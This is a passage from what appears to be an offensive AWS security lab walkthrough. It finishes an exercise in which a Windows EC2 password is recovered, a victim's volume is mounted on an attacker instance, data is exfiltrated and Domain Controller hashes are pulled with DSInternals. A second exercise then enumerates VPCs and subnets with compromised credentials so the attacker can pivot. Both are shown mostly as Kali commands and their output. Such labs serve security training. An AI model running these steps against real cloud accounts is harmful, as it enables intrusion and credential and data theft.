
Step 11 : Retrieve ec2 instance window password using ssh private key .

aws ec2 get-password-data --instance-id i-0e941cf18c639f0a7 --priv-launch-key CHMRTS-AWS-SSH-Key.pem --profile ca --region us-east-2


```
┌──(kali㉿kali)-[~]
└─$ aws ec2 get-password-data --instance-id  i-0e941cf18c639f0a7 --priv-launch-key CHMRTS-AWS-SSH-Key.pem --profile ca --region us-east-2
{
    "InstanceId": "i-0e941cf18c639f0a7",
    "PasswordData": "@mZBNKG!zQRnVOz9owZN%v%7G3GKJldQ",
    "Timestamp": "2021-10-10T11:09:06+00:00"
}
```

Step 12 : Login to attacker newly created windows ec2 instance .

Step 13 : Now, Mount newly attached volume [D:/] to attacker window machine .




Step 14 : Exfiltrate the sensitive data stored in new mounted volume .



Step 15 : Also, use DSInternals utility to retrieve the victim Domain Controller hashes .


Tool : https://github.com/MichaelGrafnetter/DSInternals



EXERCISE : AWS - 5


Breaching the Boundary of Virtual Private Cloud

AWS Account


VPC 2
VPC 1
2. Laterally Move From VPC1 to VPC2 Instance
Public Subnet
EC 2 Instance
EC 2 Instance
3. Finally Compromise Critical Server in Private Subnet
VPC Peering
Public Subnet
Critical Server
Private Subnet
Lateral Movement / Pivoting
1. Attacker Compromise Publicly Exposed EC2 Instance
Attacker System
Pivoting

Step 1 : Configured aws cli with compromised read only user credential.

aws sts get-caller-identity --profile ro



Step 2: Retrieve the information about virtual network in a specified vpc.

aws ec2 describe-vpcs --profile ro --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-vpcs --profile ro --region us-east-2
{
    "Vpcs": [
        {
            "CidrBlock": "172.31.0.0/16",
            "DhcpOptionsId": "dopt-cf1053a4",
            "State": "available",
            "VpcId": "vpc-72bad419",
            "OwnerId": "294170659659",
            "InstanceTenancy": "default",
            "CidrBlockAssociationSet": [
                {
                    "AssociationId": "vpc-cidr-assoc-89b8d0e2",
                    "CidrBlock": "172.31.0.0/16",
                    "CidrBlockState": {
                        "State": "associated"
                    }
                }
            ],
            "IsDefault": true,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "Default"
                }
            ]
        },
```

```
{
    "CidrBlock": "10.10.10.0/24",
    "DhcpOptionsId": "dopt-cf1053a4",
    "State": "available",
    "VpcId": "vpc-09e9c5a3ae54a7368",
    "OwnerId": "294170659659",
    "InstanceTenancy": "default",
    "CidrBlockAssociationSet": [
        {
            "AssociationId": "vpc-cidr-assoc-0aeb0cfe58e0d1c74",
            "CidrBlock": "10.10.10.0/24",
            "CidrBlockState": {
                "State": "associated"
            }
        }
    ],
    "IsDefault": false,
    "Tags": [
        {
            "Key": "Name",
            "Value": "Public-VPC"
        }
    ]
},
```

```
        {
            "CidrBlock": "192.168.0.0/16",
            "DhcpOptionsId": "dopt-cf1053a4",
            "State": "available",
            "VpcId": "vpc-0ff26aff3bef1d50b",
            "OwnerId": "294170659659",
            "InstanceTenancy": "default",
            "CidrBlockAssociationSet": [
                {
                    "AssociationId": "vpc-cidr-assoc-07297943955514896d",
                    "CidrBlock": "192.168.0.0/16",
                    "CidrBlockState": {
                        "State": "associated"
                    }
                }
            ],
            "IsDefault": false,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "Private-VPC"
                }
            ]
        }
    ]
}
```

Step 3 : Get the information about subnets details in a specified [**public vpc**].

aws ec2 describe-subnets --profile ro --region us-east-2 --filters "Name=vpcId,Values=vpc-09e9c5a3ae54a7368"

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-subnets --profile ro --region us-east-2 --filters "Name=vpcId,Values=vpc-09e9c5a3ae54a7368"
{
    "Subnets": [
        {
            "AvailabilityZone": "us-east-2c",
            "AvailabilityZoneId": "use2-az3",
            "AvailableIpAddressCount": 250,
            "CidrBlock": "10.10.10.0/24",
            "DefaultForAz": false,
            "MapPublicIpOnLaunch": false,
            "MapCustomerOwnedIpOnLaunch": false,
            "State": "available",
            "SubnetId": "subnet-0987ecf31f72617cc",
            "VpcId": "vpc-09e9c5a3ae54a7368",
            "OwnerId": "294170659659",
            "AssignIpv6AddressOnCreation": false,
            "Ipv6CidrBlockAssociationSet": [],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "Public subnet"
                }
            ],
            "SubnetArn": "arn:aws:ec2:us-east-2:294170659659:subnet/subnet-0987ecf31f72617cc"
        }
    ]
}
```

Step 4 : Get the information about subnets details in a specified vpc [**private vpc**].

aws ec2 describe-subnets --profile ro --region us-east-2 --filters "Name=vpcId,Values=vpc-0ff26aff3bef1d50b"

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-subnets --profile ro --region us-east-2 --filters "Name=vpcId,Values=vpc-0ff26aff3bef1d50b"
{
    "Subnets": [
        {
            "AvailabilityZone": "us-east-2c",
            "AvailabilityZoneId": "use2-az3",
            "AvailableIpAddressCount": 250,
            "CidrBlock": "192.168.1.0/24",
            "DefaultForAz": false,
            "MapPublicIpOnLaunch": false,
            "MapCustomerOwnedIpOnLaunch": false,
            "State": "available",
            "SubnetId": "subnet-070402cb26342bc7d",
